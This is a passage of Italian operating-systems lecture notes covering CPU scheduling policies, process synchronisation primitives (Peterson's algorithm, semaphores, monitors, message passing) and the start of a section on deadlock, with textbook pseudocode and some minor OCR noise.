- algoritmo di scheduling per ogni coda
- come determinare quando promuovere un processo
- come determinare quando degradare un processo
- come determinare la coda in cui mettere un processo che entra nello stato di ready

5.19 Esempio di code multiple con feedback

Tre code:

- $Q_0 \rightarrow$ quanto di 8 ms
- $Q_1 \rightarrow$ quanto di 16 ms
- $Q_2 \rightarrow$ FCFS

Scheduling:

- Un nuovo job entra in Q_0, dove viene servito FCFS con prelazione. Se non termina nei suoi 8 ms, viene spostato in Q_1.
- Nella coda Q_1 ogni job è servito FCFS con prelazione quando Q_0 è vuota. Se non termina in 16 ms, viene spostato in Q_2.
- Nella coda Q_2 ogni job è servito FCFS senza prelazione quando Q_0 e Q_1 sono vuote

5.20 Schedulazione garantita

È una politica di scheduling dei processi in cui si promette all'utente un certo quality of service (che poi deve essere mantenuto), ovvero deve garantire una quota equa di CPU a ciascun processo. Implementazione:

- per ogni processo T_p si tiene un contatore del tempo di CPU utilizzato da quando è stato lanciato.
- il tempo di cui avrebbe diritto è $t_p = \frac{T}{n}$, dove T è tempo trascorso dall'inizio del processo.
- priorità di $P = \frac{T_p}{t_p}$: più è bassa, maggiore è la priorità

5.21 Schedulazione a lotteria

È un algoritmo di scheduling probabilistico che assegna la CPU ai processi tramite un meccanismo simile a una lotteria. Ogni processo riceve un certo numero di "biglietti". Quando è il momento di scegliere quale processo eseguire, il sistema estrae un biglietto a caso, e il processo che lo possiede viene eseguito. Per la legge dei grandi numeri, alla lunga l'accesso alla risorsa è proporzionale al numero di biglietti. I biglietti possono essere passati da un processo all'altro per cambiare la priorità.

5.22 Scheduling multi-processore

Lo scheduling diventa più complesso quando più CPU sono disponibili. È indifferente su quale processore esegue il prossimo task. Può comunque essere richiesto che un certo task venga eseguito su un preciso processore (pinning). Bilanciare il carico (load sharing) $\Rightarrow$ tutti i processori selezionano i processi dalla stessa ready queue. Problema di accesso condiviso alle strutture del kernel:

- Asymmetric multiprocessing (AMP): solo un processore per volta può accedere alle strutture dati del kernel
- Symmetric multiprocessing (SMP): condivisione delle strutture dati.

5.23 Scheduling Real-Time

Lo scheduling real-time è un tipo di pianificazione dei processi progettato per garantire che le attività vengano completate entro scadenze temporali precise (deadline). È fondamentale in sistemi in cui il tempo di risposta è critico. Ci sono diversi tipi di scheduling real-time:

- **Hard real-time**: si richiede che un task critico venga completato entro un tempo ben preciso e garantito.
- **Soft real-time**: i processi critici sono prioritari rispetto agli altri

I processi possono essere classificati in:

- **Eventi aperiodici**: imprevedibili
- **Eventi periodici**: avvengono ad intervalli di tempo regolari o prevedibili. Dati m eventi periodici, questi sono schedulabili se

$$\sum_{i=1}^{m} \frac{C_i}{P_i} \leq 1$$

  dove:

  - P_i = periodo dell'evento i
  - C_i = tempo di CPU necessario per gestire l'evento i

5.24 Scheduling RMS (Rate Monotonic Scheduling)

È un algoritmo di scheduling real-time statico a priorità. È uno degli algoritmi più usati per sistemi real-time con task periodici. Lo schedulatore esegue sempre il processo pronto con priorità maggiore, eventualmente prelazionando quello in esecuzione. Garantisce il funzionamento se

$$\sum_{i=1}^{m} \frac{C_i}{P_i} \leq m(2^{\frac{1}{m}} - 1)$$

5.25 Scheduling EDF (Earliest Deadline First)

È un algoritmo di scheduling real-time dinamico, in cui la priorità viene assegnata dinamicamente a ogni processo in base alla sua scadenza imminente (deadline). Il processo con la scadenza più vicina ha la priorità più alta.

5.26 Minimizzare il tempo di latenza

Un kernel non prelazionabile è inadatto per sistemi real-time: un processo non può essere prelazionato durante una system call.

- **Punti di prelazionabilità** (preemption points): in punti "sicuri" delle system call di durata lunga, si salta allo scheduler per verificare se ci sono processi a priorità maggiore.
- **Kernel prelazionabile**: tutte le strutture dati del kernel vengono protette con metodologie di sincronizzazione (semafori). In tal caso un processo può essere sempre interrotto.

Inversione delle priorità: un processo ad alta priorità deve accedere a risorse attualmente allocate da un processo a priorità inferiore.

- **Protocollo di ereditarietà delle priorità**: il processo meno prioritario eredita la priorità superiore finché non rilascia le risorse.

5.27 Scheduling di breve termine in Unix tradizionale

- A code multiple, RR
- Ogni processo ha una priorità di scheduling
- Feedback negativo sul tempo di CPU impiegato
- Invecchiamento dei processi per prevenire la starvation
- Quando un processo rilascia la CPU, va in sleep in attesa di un evento
- Quando l'evento occorre, il kernel esegue un wakeup con l'indirizzo dell'evento e tutti i processi che erano in sleep sull'evento vengono messi nella coda di ready
- I processi che erano in attesa di un evento in modo kernel rientrano con priorità negativa e non soggetta a invecchiamento

1 quanto = 5 o 6 tick. Alla fine di un quanto, il processo viene prelazionato. Quando il processo j rilascia la CPU: viene incrementato il suo contatore CPU_j di uso CPU, viene messo in fondo alla stessa coda di priorità, riparte lo scheduler su tutte le code. Una volta al secondo, vengono ricalcolate tutte le priorità dei processi in user mode.

- Adatto per time sharing generale
- Privilegiati i processi I/O bound
- Garantisce assenza di starvation per CPU-bound e batch
- Quanto di tempo indipendente dalla priorità dei processi
- Non adatto per real time
- Non modulare

5.28 Scheduling in Unix moderno

Applicazione del principio di separazione tra il meccanismo e le politiche.

- 160 livelli di priorità, ogni livello è gestito separatamente
- Classi di scheduling: per ognuna si può definire una politica diversa
- Limitazione dei tempi di latenza per il supporto real-time

Assegnazione di default: 3 classi.

- Real time: possono prelazionare il kernel. Hanno priorità e quanto di tempo fisso.
- Kernel: prioritari su processi time shared. Hanno priorità e quanto di tempo fisso. Ogni coda è gestita FCFS.
- Time shared: per i processi "normali". Ogni coda è gestita RR. Priorità variabile secondo una tabella fissa.

5.29 Scheduling di Linux

- Gira in tempo costante
- Adatto per SMP
- Scheduling con prelazione basato su priorità
- 2 tipi di priorità: real time e nice
- A priorità più basse corrispondono quanti più lunghi

- Ogni processore mantiene una coda di esecuzione (runqueue) con due liste di task: attivi e scaduti
- Un task è attivo se non ha terminato il suo quanto, altrimenti è scaduto
- Le due liste sono ordinate secondo la priorità dei task
- Lo scheduler sceglie il task attivo di maggior priorità
- Quando l'array attivo si svuota, i due array si scambiano di ruolo
- Task real-time hanno priorità statica
- Gli atri task hanno priorità dinamica
- La priorità dinamica di un task è ricalcolata quando passa da attivo a scaduto

5.30 Scheduling di Windows

Un thread esegue lo scheduler quando

- Esegue una chiamata bloccante
- Comunica con un oggetto
- Alla scadenza del quanto di thread

Inoltre si esegue lo scheduler in modo asincrono:

- Al completamento di un I/O
- Allo scadere di un timer
- I processi possono settare la classe priorità di processo (`SetPriorityClass`)
- I singoli thread possono settare la priorità di thread (`SetThreadPriority`)
- Queste determinano la priorità di base dei thread
- I thread vengono raccolti in code ordinate per priorità, ognuna gestita RR. Quattro classi: system, utente, zero, idle.
- Lo scheduler sceglie sempre dalla coda a priorità maggiore
- La priorità di un thread utente può essere temporaneamente maggiore di quella base (spinte)

6 Processi cooperanti

6.1 Processi (e Thread) Cooperanti

- I processi **indipendenti** non possono modificare o essere modificati dall'esecuzione di un altro processo.
- I processi **cooperanti** possono modificare o essere modificati dall'esecuzione di altri processi.

Vantaggi della cooperazione tra processi:

- Condivisione delle informazioni
- Aumento della computazione (parallelismo)
- Modularità
- Praticità implementativa

6.2 IPC: InterProcess Communication

È l'insieme delle tecniche che permettono a processi diversi di comunicare e sincronizzarsi tra loro, scambiandosi dati o segnali.

- Come può un processo passare informazioni ad un altro?
- Come evitare accessi inconsistenti a risorse condivise?
- Come sequenzializzare gli accessi alle risorse secondo la causalità?

Mantenere la consistenza dei dati richiede dei meccanismi per assicurare l'esecuzione ordinata dei processi cooperanti.

6.3 Esempio: Problema del produttore-consumatore

Tipico paradigma dei processi cooperanti: il processo produttore produce informazione che viene consumata da un processo consumatore. Soluzione a memoria condivisa: tra i due processi si pone un buffer di comunicazione di dimensione fissata.

6.4 Produttore-consumatore con buffer limitato

Il problema produttore-consumatore con buffer limitato è un classico problema di sincronizzazione (figura 17).

Processo produttore

repeat
  ...
  produce un item in *nextp*
  ...
  while *counter* = *n* **do** *no-op*;
  buffer[*in*] := *nextp*;
  in := *in* + 1 **mod** *n*;
  counter := *counter* + 1;
until *false*;

Processo consumatore

repeat
  while *counter* = 0 **do** *no-op*;
  nextc := *buffer*[*out*];
  out := *out* + 1 **mod** *n*;
  counter := *counter* − 1;
  ...
  consuma l'item in *nextc*
  ...
until *false*;

Figure 17: Problema produttore-consumatore con buffer limitato

6.5 Race conditions

È un errore di sincronizzazione che avviene quando due o più processi o thread accedono e manipolano una risorsa condivisa contemporaneamente, e l'esito del programma dipende dall'ordine di esecuzione non controllato. Sono frequenti nei S.O. multitasking, sia per dati in user space sia per strutture in kernel. Estremamente pericolose: portano al malfunzionamento dei processi cooperanti. Difficili da individuare e riprodurre.

6.6 Problema della Sezione Critica

Supponiamo ci siano n processi che competono per usare dati condivisi. Ogni processo ha un segmento di codice, detto **sezione critica**, in cui accede ai dati condivisi. Per evitare race condition serve assicurare che quando un processo esegue la sua sezione critica, nessun altro processo possa entrare nella propria sezione critica. Come? Proteggendo la sezione critica con apposito **codice di controllo**:

```
1    while (TRUE)
2    {
3        entry section
4            sezione critica
5        exit section
```

```
        sezione non critica
    };
```

Esempio: (figura 18).




Figure 18: Esempio del problema della sezione critica

6.7 Criteri per una Soluzione del Problema della Sezione Critica

1. **Mutua esclusione**: se il processo P_i sta eseguendo la sua sezione critica, allora nessun altro processo può eseguire la propria sezione critica.
2. **Progresso**: nessun processo in esecuzione fuori dalla sua sezione critica può bloccare processi che desiderano entrare nella propria sezione critica.
3. **Attesa limitata**: se un processo P ha richiesto di entrare nella propria sezione critica, allora il numero di volte che si concede agli altri processi di accedere alla propria sezione critica prima del processo P deve essere limitato.

Si suppone che ogni processo venga eseguito ad una velocità non nulla. Non si suppone niente sulla velocità *relativa* dei processi.

6.8 Soluzioni hardware: controllo degli interrupt

Il processo può disabilitare TUTTI gli interrupt hardware all'ingresso della sezione critica, e riabilitarli all'uscita. È una soluzione semplice; garantisce la mutua esclusione, ma pericolosa: il processo può non riabilitare più gli interrupt, acquisendosi la macchina. Può allungare di molto i tempi di latenza. Non si estende a macchine multiprocessore. Inadatto come meccanismo di mutua esclusione tra processi utente, adatto per brevi segmenti di codice affidabile.

6.9 Soluzioni software

- Supponiamo che ci siano solo 2 processi, P_0 e P_1.
- Struttura del processo P_i (l'altro sia P_j):

```
        while (TRUE)
        {
            entry section
                sezione critica
            exit section
                sezione non critica
        }
```

- Supponiamo che i processi possano condividere alcune variabili (dette di **lock**) per sincronizzare le proprie azioni.

6.10 Tentativo sbagliato

- Variabili condivise:
  - var `occupato` (0/1): inizialmente `occupato = 0`
  - Se `occupato = 0` un processo può entrare nella propria sezione critica
- Processo P_i:

```
1        while (TRUE)
2        {
3            while (occupato := 0); occupato := 1;
4                sezione critica
5            occupato := 0;
6                sezione non critica
7        };
```

- Non funziona: lo scheduler può agire dopo il ciclo, nel punto indicato.

6.11 Alternanza stretta

L'alternanza stretta è uno dei primi schemi proposti per risolvere il problema della mutua esclusione tra processi cooperanti. Idea:

- Si mantiene una variabile condivisa `turn`, inizialmente `turn = 0`, che indica a quale processo è concesso entrare nella sezione critica.
- Ogni processo, prima di entrare nella sezione critica, controlla il valore di `turn`.
- Se turn ha il suo valore, entra; altrimenti attende.
- Quando esce dalla sezione critica, assegna `turn` al processo successivo, così l'altro può entrare.

Processo P_i:

```
1    while (TRUE)
2    {
3        while (turn != i) no-op;
4            sezione critica
5        turn := j;
6            sezione non critica
7    };
```

Soddisfa il requisito di mutua esclusione, ma non di progresso (è busy wait: se un processo rimane fuori dalla sezione critica, l'altro potrebbe essere bloccato inutilmente in attesa del turno), quindi inadatto per processi con differenze di velocità. Non è starvation-free: un processo può essere bloccato anche se la sezione critica è libera, se non è il suo turno. È deadlock-free: nessun processo resta bloccato per sempre. Un processo che attende attivamente su una variabile esegue uno **spinlock**. Uno spinlock è un tipo di lock (blocco di mutua esclusione) usato per proteggere sezioni critiche nei programmi concorrenti. La sua particolarità è che, invece di sospendere il thread che non riesce a ottenere il lock, lo fa "girare" (spin) in attesa, occupando attivamente la CPU finché il lock non è disponibile.

6.12 Algoritmo di Peterson

L'algoritmo di Peterson risolve i limiti dell'alternanza stretta. Usa due variabili booleane (in questo caso usa `interested[]`) per indicare l'intenzione di entrare nella sezione critica e usa ancora `turn` per risolvere i conflitti. Consente a due processi di accedere in modo esclusivo alla sezione critica, evitando race condition, starvation e deadlock. È ancora basato su spinlock.

```
#define FALSE 0
#define TRUE 1
#define N 2                             /* number of processes */

intint_turn;                             /* whose turn is it? */
interested[N];                          /* all values initially 0 (FALSE) */

void enter_region(int process);    /* process is 0 or 1 */
{
    int other;                          /* number of the other process */

    other = 1 - process;                /* the opposite of process */
    interested[process] = TRUE;         /* show that you are interested */
    turn = process;                     /* set flag */
    while (turn == process && interested[other] == TRUE) /* null statement
         */;
}

void leave_region(int process)     /* process: who is leaving */
{
    interested[process] = FALSE;    /* indicate departure from critical
        region * /
}
```

6.13 Algoritmo del Fornaio

Risolve la sezione critica per n processi, generalizzando l'idea dell'algoritmo precedente. Prima di entrare nella sezione critica, ogni processo riceve un numero. Chi ha il numero più basso entra nella sezione critica. Eventuali conflitti vengono risolti da un ordine statico: se i processi P_i e P_j ricevono lo stesso numero: se $i < j$, allora P_i è servito per primo; altrimenti P_j. Lo schema di numerazione genera numeri in ordine crescente.

6.14 Istruzioni di Test&Set

Le istruzioni di Test&Set sono primitive atomiche (non interrompibili, viene bloccato il bus di memoria). Esegue due azioni:

1. Legge il valore di una variabile (tipicamente un "lock").
2. Imposta quella variabile a true (o 1, cioè "bloccato").

Se il valore precedente era false il processo può entrare nella sezione critica, altrimenti il lock era già stato preso e il processo deve attendere.

```
function Test-and-Set (var target: boolean): boolean;
    begin
        Test-and-Set := target;
        target := true;
    end;
```

È corretto e semplice. È uno spinlock, quindi busy wait. Problematico per macchine parallele.

6.15 Evitare il busy wait

Le soluzioni basate su spinlock portano a:

- busy wait: alto consumo di CPU
- inversione di priorità: un processo a bassa priorità che blocca una risorsa può essere bloccato all'infinito da un processo ad alta priorità in busy wait sulla stessa risorsa.

L'idea migliore è mettere in *wait* un processo che deve attendere un evento e, quando l'evento avviene, che venga posto in *ready*. Servono specifiche system call o funzioni di kernel, per esempio:

- `sleep()`: il processo si auto-sospende (si mette in *wait*)
- `wakeup(pid)`: il processo pid viene posto in *ready*, se era in *wait*.

6.16 Produttore-consumatore con sleep e wakeup

```
1  #define N 100                          /* number of slots in the buffer */
2  int count = 0;                         /* number of items in the buffer */
3
4  void producer(void)
5  {
6      int item;
7
8      while (TRUE)                                  /* repeat forever */
9      {
10         item = produce_item( );                   /* generate next item */
11         if (count == N) sleep( );  /* if buffer is full, go to sleep */
12         insert _item(item);                       /* put item in buffer */
13         count = count + 1;        /* increment count of items in buffer */
14         if (count == 1) wakeup(consumer);         /* was buffer empty? */
15     }
16 }
17
18 void consumer(void)
19 {
20     int item;
21
22     while (TRUE)                                  /* repeat forever */
23     {
24         if (count == 0) sleep( );  /* if buffer is empty, got to sleep */
25         item = remove_item( );                 /* take item out of buffer */
26         count = count - 1;        /* decrement count of items in buffer */
27         if (count == N - 1) wakeup(producer); /* was buffer full? */
28         consume_item(item);                       /* print item */
29     }
30 }
```

Risolve il problema del busy wait. Non risolve la corsa critica sulla variabile `count`. I segnali possono andare perduti, con conseguenti deadlock. Soluzione: salvare i segnali "in attesa" in un contatore.

6.17 Semafori

Sono uno strumento di sincronizzazione generale. Abbiamo il semaforo S, una variabile intera. Vi si può accedere solo attraverso 2 operazioni atomiche:

- `up(S)`: incrementa il contatore. Se c'è almeno un processo in attesa, ne sblocca uno.
- `down(S)`: decrementa il contatore. Se < 0, il processo si blocca finché non viene fatto signal.

Normalmente, l'attesa è implementata spostando il processo in stato di *wait*, mentre la `up(S)` mette uno dei processi eventualmente in attesa nello stato di *ready*.

6.18 Esempio: Sezione Critica per n processi

Variabili condivise:

- var `mutex`: semaforo inizialmente `mutex = 1`

Processo P_i:

```
while (TRUE)
{
    down(mutex)
        sezione critica
    up(mutex)
        sezione non critica
}
```

6.19 Esempio: Sincronizzazione tra due processi

Variabili condivise:

- var `sync`: semaforo inizialmente `sync = 0`

-

Processo P_1	**Processo P_2**
⋮	⋮
S_1;	`down(sync);`
`up(sync);`	S_2;
⋮	⋮

- S_2 viene eseguito solo dopo S_1

6.20 Esempio: Produttore-Consumatore con semafori

```
#define N 100                       /* number of slots in the buffer */
typedef int semaphore;              /* semaphores are a special kind of int
    */
semaphore mutex = 1;                /* controls access to critical region */
semaphore empty = N;                /* counts empty buffer slots */
semaphore full = 0;                 /* counts full buffer slots */

void producer(void)
{
    int item;

    while (TRUE)                    /* TRUE is the constant 1 */
    {
        item = produce_item( );     /* generate something to put in buffer
            */
        down(&empty);               /* decrement empty count */
        down(&mutex);               /* enter critical region */
        insert_item(item);          /* put new item in buffer */
        up(&mutex);                 /* leave critical region */
        up(&full);                  /* increment count of full slots */
    }
}

void consumer(void)
```

6.21 Implementazione dei semafori

- La definizione classica usava uno spinlock per la down: facile implementazione, ma inefficiente.
- Alternativa: il processo in attesa viene messo in stato di *wait*.
- In generale, un semaforo è un record

```
type semaphore = record
        value: integer;
        L: list of process;
    end;
```

- Assumiamo due operazioni fornite dal S.O.:
  - `sleep()`: sospende il processo che la chiama (rilascia la CPU)
  - `wakeup(P)`: pone in stato di ready il processo P.
- Le operazioni sui semafori sono definite come segue

```
down(S): S.value := S.value - 1;
    if S.value < 0
        then begin
            aggiungi questo processo a S.L;
            sleep();
        end;

up(S): S.value := S.value + 1;
    if S.value <= 0
        then begin
            togli un processo P da S.L;
            wakeup(P);
        end;
```

- `value` può avere valori negativi: indica quanti processi sono in attesa su quel semaforo.
- Le due operazioni `down` e `up` devono essere atomiche fino a prima della *sleep* e *wakeup*: problema di sezione critica, da risolvere:
  - disabilitazione degli interrupt
  - uso di istruzioni speciali (test&set)
  - ciclo busy-wait (spinlock)

6.22 Mutex

- I mutex sono semafori con due soli possibili valori: **bloccato** o **non bloccato**.
- Utili per implementare mutua esclusione, sincronizzazione, ...
- Due primitive: mutex_lock e mutex_unlock. Semplici da implementare.

6.23 Memoria condivisa?

Implementare queste funzioni richiede una qualche memoria condivisa.

- A livello kernel: strutture come quelle usate dai semafori possono essere mantenute nel kernel, e quindi accessibili da tutti i processi
- A livello utente:
  - all'interno dello stesso processo: adatto per i thread
  - tra processi diversi: spesso i S.O. offrono la possibilità di condividere segmenti di memoria tra processi diversi (**shared memory**)
  - alla peggio: file su disco

6.24 Deadlock con Semafori

I deadlock sono una situazione in cui due o più processi rimangono bloccati indefinitamente perché ognuno aspetta che un altro rilasci una risorsa. L'uso dei semafori può portare a deadlock. Programmare con i semafori è molto delicato e prono ad errori, difficilissimi da debuggare.

6.25 Monitor

Un monitor è un tipo di dato astratto che fornisce funzionalità di mutua esclusione. È una collezione di dati privati e funzioni/procedure per accedervi. I processi possono chiamare le procedure ma non accedere alle variabili locali. Un solo processo alla volta può eseguire codice di un monitor. Il programmatore raccoglie quindi i dati condivisi e tutte le sezioni critiche relative in un monitor; questo risolve il problema della mutua esclusione. Implementati dal compilatore con dei costrutti per mutua esclusione.

6.26 Monitor: Controllo del flusso di controllo

Per sospendere e riprendere i processi, ci sono le variabili condition, simili agli eventi, con le operazioni:

- `wait(c)`: il processo che la esegue si blocca sulla condizione `c`.
- `signal(c)`: uno dei processi in attesa su `c` viene risvegliato. A questo punto, chi va in esecuzione nel monitor? Due varianti:
  - chi esegue la `signal(c)` si sospende automaticamente (**monitor di Hoare**)
  - la `signal(c)` deve essere l'ultima istruzione di una procedura (**monitor di Brinch-Hansen**)
  - i processi risvegliati possono provare ad entrare nel monitor solo dopo che il processo attuale lo ha lasciato

  Il successivo processo ad entrare viene scelto dallo scheduler di sistema
- i `signal` su una condizione senza processi in attesa vengono persi

I monitor semplificano molto la gestione della mutua esclusione. Sono dei veri costrutti, non funzioni di libreria, quindi bisogna modificare i compilatori. Un problema che rimane è che è necessario avere memoria condivisa: questi costrutti non sono applicabili a sistemi distribuiti senza memoria fisica condivisa.

6.27 Passaggio di messaggi

Comunicazione non basato su memoria condivisa con controllo di accesso. Basato su due primitive:

- `send(destinazione, messaggio)`: spedisce un messaggio ad una certa destinazione; solitamente non bloccante.
- `receive(sorgente, &messaggio)`: riceve un messaggio da una sorgente; solitamente bloccante.

Meccanismo più astratto e generale della memoria condivisa e semafori. Si presta ad una implementazione su macchine distribuite.

6.28 Problematiche dello scambio di messaggi

- Affidabilità: i canali possono essere inaffidabili. Bisogna implementare appositi protocolli fault-tolerant.
- Autenticazione: come autenticare i due partner?
- Sicurezza: i canali utilizzati possono essere intercettati
- Efficienza: se prende luogo sulla stessa macchina, il passaggio di messaggi è sempre più lento della memoria condivisa e semafori.

6.29 Produttore-consumatore con scambio di messaggi

- Comunicazione asincrona
  - I messaggi spediti ma non ancora consumati vengono automaticamente bufferizzati in una mailbox.
  - L'oggetto delle `send` e `receive` sono le mailbox
  - La `send` si blocca se la mailbox è piena; la `receive` si blocca se la mailbox è vuota.
- Comunicazione sincrona
  - I messaggi vengono spediti direttamente al processo destinazione
  - L'oggetto delle `send` e `receive` sono i processi
  - Le `send` e `receive` si bloccano fino a che la controparte non esegue la chiamata duale (*rendez-vous*)

6.30 Barriere

Meccanismo di sincronizzazione per gruppi di processi, specialmente per calcolo parallelo a memoria condivisa. Ogni processo, alla fine della sua computazione, chiama la funzione `barrier` e si sospende. Quando tutti i processi hanno raggiunto la barriera, la superano tutti assieme. (figura 19).




Figure 19: Barriere

7 Deadlock

I deadlock sono una condizione che può verificarsi in un sistema concorrente in cui due o più processi restano bloccati in attesa di risorse che non possono essere rilasciate, perché ciascuno dei processi coinvolti ne possiede una necessaria agli altri. Nessuno dei processi può continuare l'esecuzione, portando il sistema in uno stato di blocco permanente. Molte risorse dei sistemi di calcolo possono essere usate solo in modo esclusivo. I S.O. devono assicurare l'uso consistente di tali risorse. Le risorse vengono allocate ai processi in modo esclusivo, per un certo periodo di tempo. Gli altri richiedenti vengono messi in attesa. Ma un processo può avere bisogno di molte risorse contemporaneamente. Questo può portare ad attese circolari $\Rightarrow$ il deadlock. Situazioni di stallo si possono verificare su risorse sia locali sia distribuite, sia software che hardware. È necessario avere dei metodi per prevenire, riconoscere o almeno risolvere i deadlock.

7.1 Risorse

Una risorsa è una componente del sistema di calcolo a cui i processi possono accedere in modo esclusivo, per un certo periodo di tempo. Le risorse possono essere:

- **Prerilasciabili**: possono essere tolte al processo allocante, senza effetti dannosi.

- **Non prerilasciabili**: non possono essere cedute dal processo allocante, pena il fallimento dell'esecuzione.

I deadlock si hanno con le risorse non prerilasciabili. Protocollo di utilizzo di una risorsa: richiedere la risorsa, usare la risorsa e rilasciare la risorsa. Se al momento della richiesta la risorsa non è disponibile, ci sono diverse alternative.

7.2 Allocazione di più risorse

Si può disciplinare l'allocazione mediante dei semafori: associamo un mutex a ogni risorsa.

```
typedef int semaphore;
    semaphore resource_1;
    semaphore resource_2;

    void process_A(void)
    {
        down(&resource_1);
        down(&resource_2);
        use_both_resources( );
        up(&resource_2);
        up(&resource_1);
    }

    void process_B(void)
    {
        down(&resource_1);
        down(&resource_2);
        use_both_resources( );
        up(&resource_2);
        up(&resource_1);
    }
```

(a)

```
semaphore resource_1;
semaphore resource_2;

void process_A(void)
{
    down(&resource_1);
    down(&resource_2);
    use_both_resources( );
    up(&resource_2);
    up(&resource_1);
}

void process_B(void)
{
    down(&resource_2);
    down(&resource_1);
    use_both_resources( );
    up(&resource_1);
    up(&resource_2);
}
```

(b)

- La soluzione (a) è sicura: non può portare a deadlock.
- La soluzione (b) non è sicura: può portare a deadlock.

Determinare se una sequenza di allocazioni è sicura non è semplice. Sono necessari dei metodi per:

- riconoscere la possibilità di deadlock (prevenzione),
- riconoscere un deadlock,
- risoluzione di un deadlock.

7.3 Il problema del Deadlock

Un insieme di processi si trova in deadlock (stallo) se ogni processo dell'insieme è in attesa di un evento che solo un altro processo dell'insieme può provocare. Tipicamente, l'evento atteso è proprio il rilascio di risorse non prerilasciabili. Il numero dei processi ed il genere delle risorse e delle richieste non sono influenti.

7.4 Condizioni necessarie per il deadlock

Quattro condizioni necessarie (ma non sufficienti) perché si possa verificare un deadlock:

1. Mutua esclusione: ogni risorsa è assegnata ad un solo processo, oppure è disponibile.
2. Hold&Wait: i processi che hanno richiesto ed ottenuto delle risorse, ne possono richiedere altre.

3. Mancanza di prerilascio: le risorse che un processo detiene possono essere rilasciate dal processo solo volontariamente.
4. Catena di attesa circolare di processi: esiste un sottoinsieme di processi $P_0, P_1, \ldots, P_n$ tali che P_i è in attesa di una risorsa che è assegnata a $P_{(i+1)mod(n)}$.

Se anche solo una di queste condizioni manca, il deadlock NON può verificarsi. Ad ogni condizione corrisponde una politica che il sistema può adottare o no.

7.5 Grafo di allocazione risorse

Le quattro condizioni si modellano con un grafo orientato, detto **grafo di allocazione delle risorse**: un insieme di vertici V e un insieme di archi E. V è partizionato in due tipi:

- $P_0, P_1, \ldots, P_n$, l'insieme di tutti i processi del sistema.
- $R_0, R_1, \ldots, R_m$, l'insieme di tutte le risorse del sistema.

Abbiamo:

- **Archi di richiesta**: archi orientati $P_i \to R_j$.
- **Archi di assegnamento** (acquisizione): archi orientati $R_j \to P_i$.

Uno stallo è un ciclo nel grafo di allocazione delle risorse (figura 20).




Figure 20: Esempio di stallo

7.6 Principali fatti

Se il grafo non contiene cicli ⇒ nessun deadlock. Se il grafo contiene un ciclo:

- se c'è solo una istanza per tipo di risorsa, allora deadlock,
- se ci sono più istanze per tipo di risorsa, allora c'è la possibilità di deadlock

7.7 Uso dei grafi di allocazione delle risorse

I grafi di allocazione risorse sono uno strumento per verificare se una sequenza di allocazione porta ad un deadlock. Il S.O. ha a disposizione molte sequenze di scheduling dei processi. Per ogni sequenza può "simulare" la successione di allocazione sul grafo. Per ogni sequenza può scegliere una successione che non porta al deadlock. Il FCFS è una politica "safe", ma insoddisfacente per altri motivi. Il RR in generale non è safe.

7.8 Gestione dei Deadlock

In generale ci sono quattro possibilità:

1. Ignorare il problema, fingendo che non esista.
2. Permettere che il sistema entri in un deadlock, riconoscerlo e quindi risolverlo.
3. Cercare di evitare dinamicamente le situazioni di stallo.
4. Assicurare che il sistema non possa mai entrare in uno stato di deadlock, negando una delle quattro condizioni necessarie.

7.9 Ignorare il problema

Assicurare l'assenza di deadlock impone costi molto alti. Tali costi sono necessari in alcuni contesti. Si considera il rapporto costo/benefici: se la probabilità che accada un deadlock è sufficientemente bassa, non giustifica il costo per evitarlo. Esempi: il `fork` di Unix. Approccio adottato dalla maggior parte dei sistemi.

7.9.1 Identificazione e risoluzione del Deadlock

- Lasciare che il sistema entri in un deadlock.
- Riconoscere l'esistenza del deadlock con opportuni algoritmi di identificazione.
- Avere una politica di risoluzione (recovery) del deadlock.

Algoritmo di identificazione

- Esiste una sola istanza per ogni classe.
- Si mantiene un grafo di allocazione delle risorse.
- Si usa un algoritmo di ricerca di cicli per grafi orientati.
- Costo di ogni chiamata: $O(n^2)$

Strutture dati: (Figura 21).

